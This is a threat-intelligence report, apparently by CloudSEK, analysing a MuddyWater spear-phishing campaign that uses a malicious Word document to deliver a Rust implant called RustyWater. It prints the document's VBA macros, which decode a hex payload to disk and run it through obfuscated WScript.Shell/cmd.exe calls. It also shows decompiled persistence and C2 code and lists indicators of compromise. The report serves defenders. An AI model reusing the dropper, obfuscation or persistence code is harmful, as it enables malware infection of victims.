Reborn in Rust: Muddy Water Evolves Tooling with RustyWater Implant

By Prajwal Awasthi

Published: 2026-03-17 · Archived: 2026-04-06 00:50:11 UTC

Back


Adversary Intelligence

CloudSEK's TRIAD recently identified a spear-phishing campaign attributed to the Muddy Water APT group targeting multiple sectors across the Middle East, including diplomatic, maritime, financial, and telecom entities. The campaign uses icon spoofing and malicious Word documents to deliver "RustyWater," a Rust-based implant representing a significant upgrade to their traditional toolkit

January 8, 2026

6

min



Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.


Executive Summary

CloudSEK's TRIAD recently identified a spearphishing campaign attributed to the Muddy Water APT group targeting multiple sectors across the Middle East, including diplomatic, maritime, financial, and telecom entities. The campaign uses icon spoofing and malicious Word documents to deliver Rust based implants capable of asynchronous C2, anti-analysis, registry persistence, and modular post-compromise capability expansion.

Historically, Muddy Water has relied on PowerShell and VBS loaders for initial access and post-compromise operations. The introduction of Rust-based implants represents a notable tooling evolution toward more structured, modular, and low noise RAT capabilities.

Although this Rust-based implant has appeared in limited reporting under names like **Archer RAT** / **RUSTRIC**, it remains far less documented than Muddy Water's legacy PowerShell/VBS tooling. To avoid name collisions and for sanity, we refer to this variant as **RustyWater** throughout this report

Kill Chain




Reborn in Rust: MuddyWater Evolves Tooling with RustyWater Implant

CloudSEK TRIAD

Initial Access Vector

Malicious email

The email titled "**Cybersecurity Guidelines**" was sent from the email domain "**info@tmcell"** which looks to be an official contact email for TMCell (Altyn Asyr CJSC), the primary mobile operator in Turkmenistan. There is also a document attached called **Cybersecurity.doc** which serves as the primary payload for the next stage.



Cybersecurity.doc

Technical Analysis

Stage - 1 : Cybersecurity.doc

Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Oletools detects Macros

We can run **oleid** to identify if any macros are present in the document and dump them further using tools like **oledump.**

```
Sub WriteHexToFile()
    Dim i As Long
    Dim fileNum As Integer
    Dim filePath As String

    hexString = UserForm1.TextBox1.Text

    hexString = Replace(hexString, " ", "")
    hexString = Replace(hexString, vbCrLf, "")
    hexString = Replace(hexString, vbLf, "")
    hexString = Replace(hexString, vbCr, "")

    If Len(hexString) Mod 2 <> 0 Then
        MsgBox "Hex string. length must0 be even. :(", vbExclamation
        Exit Sub
    End If

    ReDim byteData(Len(hexString) \ 2 - 1)
    For i = 0 To UBound(byteData)
        byteData(i) = CByte("&H" & Mid(hexString, i * 2 + 1, 2))
    Next i

    filePath = "C:\\ProgramData\\CertificationKit.ini"

    fileNum = FreeFile
    Open filePath For Binary Access Write As #fileNum
        Put #fileNum, , byteData
    Close #fileNum

    If Cos(70 * 3.14159265 / 180) = 0 Then
        MsgBox "Hi, have a nice time :)" & filePath
    End If
```

WriteHexToFile

WriteHexToFile reads a hex-encoded byte stream embedded in UserForm1.TextBox1.Text, removes all formatting characters, validates the data length, and decodes it into raw binary. It then writes the reconstructed payload to disk as CertificationKit.ini in C:\ProgramData\


The next love_me_function is primarily an **obfuscated execution wrapper**. It begins by dynamically reconstructing the string WScript.Shell using hard-coded ASCII values and the Chr() function.

Once reconstructed, the function validates the string and uses CreateObject to instantiate a WScript.Shell COM object to build a second obfuscated string that resolves to cmd.exe and executes CertificationKit.ini, the file written earlier by WriteHexToFile function.

```
Sub love_me__()
    Dim varA As String, varB As String, varC As String
    Dim varD As String, varE As String, objName As String
    Dim executor As Object, instruction As String
    Dim tempVal As Integer, i As Integer

    For i = 1 To 13
        Select Case i
            Case 1: tempVal = 87
            Case 2: tempVal = 83
            Case 3: tempVal = 99 Case 4: tempVal = 114 Case 5: tempVal = 105 Ca
        End Select
        objName = objName & Chr(tempVal)
    Next i
    Dim cmdParts(1 To 17) As Integer
    cmdParts(1) = 99:  cmdParts(2) = 109:  cmdParts(3) = 100
    cmdParts(4) = 46:  cmdParts(5) = 101:  cmdParts(6) = 120
    cmdParts(7) = 101: cmdParts(8) = 32:   cmdParts(9) = 47
    cmdParts(10) = 99: cmdParts(11) = 32:  cmdParts(12) = 67
    cmdParts(13) = 58: cmdParts(14) = 92:  cmdParts(15) = 80
    cmdParts(16) = 114: cmdParts(17) = 111 ' ..... ...

    For i = 1 To 17
        instruction = instruction & Chr(cmdParts(i))
    Next i
    instruction = instruction & "gramData\CertificationKit.ini"
    executor.Run instruction, 0, False

    Set executor = Nothing
    Exit Sub
```


Running CertificationKit.ini

We can directly take the hex string directly from UserForm1 and convert it. We can confirm it's a **PE** file from the magic **4D5A** header.



Stage - 2 : CertificationKit.ini

The extracted PE file presents itself as reddit.exe despite having a Cloudflare logo.Static analysis reveals the binary is compiled in Rust which aligns with previously documented samples of **Archer RAT** (also tracked as **RUSTRIC**), an implant attributed to the **Muddy Water APT group.**



Property	Value
Description	
File description	Reddit Glory
Type	Application
File version	0.4.2.0
Product name	Reddit
Product version	0.4.3
Copyright	Copyright (c) 2020, Archer Dron
Size	1.22 MB
Date modified	1/8/2026 12:34 AM
Language	Language Neutral
Original filename	reddit.exe

reddit.exe

RustyWater begins execution by establishing anti debugging and anti tampering mechanisms. It registers a Vectored Exception Handler (VEH) to catch debugging attempts and systematically gathers victim machine information including username, computer name, and domain membership.All strings in the malware are encrypted using position independent XOR encryption. Some of the decrypted strings found in binary were

- "C:\\ProgramData"
- "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
- "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
- "reqwest/0.12.23" // Rust HTTP library
- "Content-Type: application/json"

RustyWater attempts to detect a wide range of antivirus and EDR tools by scanning for agent files, service names, and installation paths of more than 25 AV products.

```
  *(DWORD *)((char *)&decrypted_path[0].LowPart + i18) = *(_DWORD *)((char *)&unk_1400C6FA1 + i18) ^ sub_1
BYTE4(decrypted_path[8].QuadPart) = *(_BYTE *)(v354 + 68) ^ 0x15;
qmemcpy(temp_buffer, decrypted_path, 0x45uLL);// // "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
//
//
decrypt_wide_string((__int64)decrypted_path, (__int64)temp_buffer, 69LL);
*(_QWORD *)decrypted_buffer = 0LL;
v361 = decrypted_path[1];
v362 = RegOpenKeyExW(
         HKEY_CURRENT_USER,
         (LPCWSTR)decrypted_path[1].QuadPart,
         0,
         KEY_EXECUTE,
         (PHKEY)decrypted_buffer);
registry_key_handle = *(HKEY *)decrypted_buffer;
((void (__fastcall *)(_QWORD, _QWORD))sub_1400B3FFD)(
  (LARGE_INTEGER)decrypted_path[0].QuadPart,
  (LARGE_INTEGER)v361.QuadPart);
registry_handle_ptr = (LARGE_INTEGER *)registry_key_handle;
if ( v362 )
{
  decrypted_path[0].QuadPart = ((unsigned __int64)v362 << 32) | 2;
  rust_panic(
    (__int64)aCouldnTOpenSub,
    32LL,
    (__int64)decrypted_path,
    (__int64)&off_1400C6CE8,
    (__int64)&off_1400C7008);
}
QuadPart_30 = (__int64)registry_key_handle;
decrypt_wide_string((__int64)temp_buffer, (__int64)aStartup, 7LL);
cbData[0] = 2048;
*(_DWORD *)decrypted_buffer = 0;
sub_140009A9F(decrypted_path, 2048LL);// "C:\ProgramData\CertificationKit.ini"
lpValueName = *(const WCHAR **)&temp_buffer[2];
while ( 1 )
```

Registry Setup

The malware sets up persistence by writing itself to a Windows startup registry key. It first decrypts the key path and then opens the Run registry location under the current user. If that fails, it crashes with a Rust error message. Next, it decrypts another short string that becomes the name of the startup entry, The value points to a file at C:\ProgramData\CertificationKit.ini, which is our payload.

The malware establishes HTTP based command and control using the Rust reqwest library. It configures timeouts, connection pooling, headers, and implements retry logic for reliable C2.Before transmission, the binary encodes collected data using base64 and encrypts it. The payload is structured as JSON and includes system information, file listings, and metadata. The entire encryption is done with 3 layers of obfuscation(JSON -> Base64 -> XOR). To avoid detection, the binary implements randomized sleep intervals between C2 callbacks. It uses waitable timers and random number generation to create jitter, making traffic analysis difficult

```
pcbBuffer__4 = (LARGE_INTEGER *)pcbBuffer__2;
pcbBuffer_ = pcbBuffer__2;
decrypted_path[2].QuadPart = 0x8000000000000000uLL;
decrypted_path[0].QuadPart = 0LL;
LOBYTE(decrypted_path[5].LowPart) = 0;
sub_14000B0F6(pcbBuffer_1, ReqwestInternal, 29LL);
sub_14009A1D0(temp_buffer, (__int128 *)decrypted_path, (__int64)pcbBuffer_1);
qmemcpy(decrypted_path, QuadPart_1, 0x60uLL);
pcbBuffer__1 = pcbBuffer__3;
DueTime__2 = DueTime__3;
v516 = v608;
v544 = v534;
HighPart_16 = HighPart_9;
v542 = v532;
HighPart_17 = HighPart_10;
v540 = v530;
HighPart_18 = HighPart_11;
HighPart_19 = HighPart_12;
v538 = v528;
v536 = v526;
HighPart_20 = HighPart_13;
*(_DWORD *)&pcbBuffer_1[32] = HighPart_15;
*(__m256i *)pcbBuffer_1 = BufferType_;
```

C2 Setup

The binary also uses Rust's async runtime (tokio) with multiple threads to handle C2 communication, file operations, and command execution concurrently without blocking

```
// HTTP Client Setup
HttpClientConfig client_config;
memset(&client_config, 0, sizeof(client_config));
HttpHeaders* headers = &client_config.headers;
add_http_header(headers, "Accept", "*/*", 3);

// User-Agent (Rust reqwest library default)
char user_agent[64];
decrypt_string(user_agent, encrypted_ua_blob, 29);
// Result: "reqwest/0.12.23 (Rust HTTP client)"
add_http_header(headers, "User-Agent", user_agent, strlen(user_agent));
// Content-Type for POST requests
add_http_header(headers, "Content-Type", "application/json", 16);
// Connection Settings
client_config.pool_max_idle_per_host = 1;       // Max idle connections per host
client_config.pool_idle_timeout_secs = 10;      // Idle connection timeout
client_config.max_redirects = 10;               // Follow up to 10 redirects
client_config.enable_gzip = true;               // Accept gzip compression
// Timeout
client_config.connect_timeout_ns = 1000000000;      // 1 second connect timeout
client_config.request_timeout_ns = 90000000000;     // 90 seconds total timeout
client_config.pool_idle_timeout_ns = 150000000000;  // 15 seconds pool idle
client_config.read_timeout_ns = 15000000000;        // 15 seconds read timeout
// ===== RETRY LOGIC =====
client_config.max_retries = 3;                  // Retry failed requests
client_config.retry_delay_ms = 5000;            // 5 second delay between retries
```

C2 Beaconing


The shellcode is executed using a classic technique called Process Injection.The routine begins by verifying the presence of explorer.exe, which is later used as the target process. The binary is launched in suspended state and the malware retrieves the initial thread context. Further it allocates executable memory inside the remote process via VirtualAllocEx and writes the payload via WriteProcessMemory.

Pivoting

This campaign has been covered wonderfully by other security researchers as well but was not attributed.Based on the technical artifacts, targeting patterns, and tactical similarities observed in this campaign, we assess with high confidence that this activity can be attributed to **Muddy Water** APT (also tracked as Earth Vetala, MERCURY, Static Kitten, Mango Sandstorm). Several key indicators support this attribution:

VBA Macro Code Reuse: The macro code extracted from Cybersecurity.doc exhibits striking similarities to previously documented Muddy Water campaigns. Specifically, the WriteHexToFile and love_me_ function patterns, including the distinctive use of hex encoded payload embedding within UserForm controls.

The campaign analysed in this report shares significant overlap with another report.Similar TTPs can be observed in that chain too where the initial email was impersonating the **L.M. Group**, a legitimate Israeli HR company.



Also we validated how the threat actor was able to use legitimate emails impersonating the government of Turkmenistan, UAE etc. We found leaked credentials for these email addresses which led to the spear phishing emails.

Upon further pivoting we're able to find many similar lures targeting UAE and Middle East.

UAE MOFA Decoy

We were able to find 5 more lures targeting UAE’s Financial and Education sectors.

UAE MOFA Decoy 2

In other campaign around November we found similar lures targeting the Middle East Maritime Industry

Middle East and Maritime Economy

Impact

- **High risk of long-term silent persistence:** Registry-based autostart and delayed beaconing enable the Rust implant to remain operational across reboots with minimal forensic artifacts on disk.
- **Dynamic post-access capability expansion:** Modular implants allow the operator to enable new functions (collection, C2 tasking, credential theft) without delivering additional binaries or regaining access**.**
- **Weak effectiveness of static network countermeasures:** Tiered C2 failover, request jitter, and protocol switching reduce detection efficacy of domain/IP blocking and signature-based filters.
- **Limited visibility for incident response teams:** In memory execution and asynchronous task handling complicate timeline reconstruction, memory capture, and precise attribution during IR.

- I**ncreased targeting and intelligence collection risk:** On demand module deployment allows tailored surveillance aligned with the victim role (diplomatic, maritime, telecom), expanding data exposure scope.

Recommendations

- **Monitor registry persistence mechanisms**:
  Track anomalous Run key writes referencing .ini or PE artifacts in C:\ProgramData* and flag user-context processes modifying autostart locations.
- **Detect layered C2 behavior rather than single indicators**:
  Alert on retry-heavy outbound HTTP, randomized callback intervals, fallback domains, and multi-step transform patterns (JSON → Base64 → XOR).
- **Instrument memory allocation and thread manipulation events**:
  Hunt for VirtualAllocEx + WriteProcessMemory + thread context modification inside benign Windows processes such as explorer.exe.
- **Correlate signer trust with execution locality**:
  Flag signed binaries executed from writable paths (Downloads, Temp, ProgramData) followed by non-signed module loads or remote thread creation.
- **Treat late-stage RAT capability activation as malicious**:
  Monitor transitions from passive beaconing to active collection behaviors such as file listing, keylogging calls, credential harvesting, or tasking execution

Appendix

IOCs

Indicator Type	Indicator	Comments
SHA256 Hash	76aad2a7fa2657785203984113245 22c57bfd7d2ff30a5cfe6460960491bc552	Email
SHA256 Hash	f38a56b8dc0e8a581999621eef65ef497f0ac0d35e953bd94335926f00e9464f	Cybersecurity.doc
SHA256 Hash	7523e53c979692f9eecff6ec760ac3df5b47f172114286e570b6bba3b2133f58	reddit.exe
SHA256 Hash	e61b2ed360052a256b3c8761f09d185dad15c67595599da3e587c2c553e83108	art.exe
SHA256 Hash	a2001892410e9f34ff0d02c8bc9e7c53b0bd10da58461e1e9eab26bdbf410c79	art.exe

Indicator Type	Indicator	Comments
SHA256 Hash	c23bac59d70661bb9a99573cf098d668e9395a636dc6f6c20f92c41013c30be8	art.exe
SHA256 Hash	42ad0c70e997a268286654b792c7833fd7c6a2a6a80d9f30d3f462518036d04c	art.exe
SHA256 Hash	e081bc408f73158c7338823f01455e4f5185a4365c8aad1d60d777e29166abbd	cloud.exe
SHA256 Hash	3d1e43682c4d306e41127ca91993c7befd6db626ddbe3c1ee4b2cf44c0d2fb43	cloud.exe
SHA256 Hash	ddc6e6c76ac325d89799a50dffd11ec69ed3b5341740619b8e595b8068220914	nginx.exe
IP	159.198.68.25	Resolution from stratioai[.]org
IP	161.35.228.250	Resolution from bootcamptg[.]org
IP	159.198.66.153	Resolution from nomercys[.]it[.]com

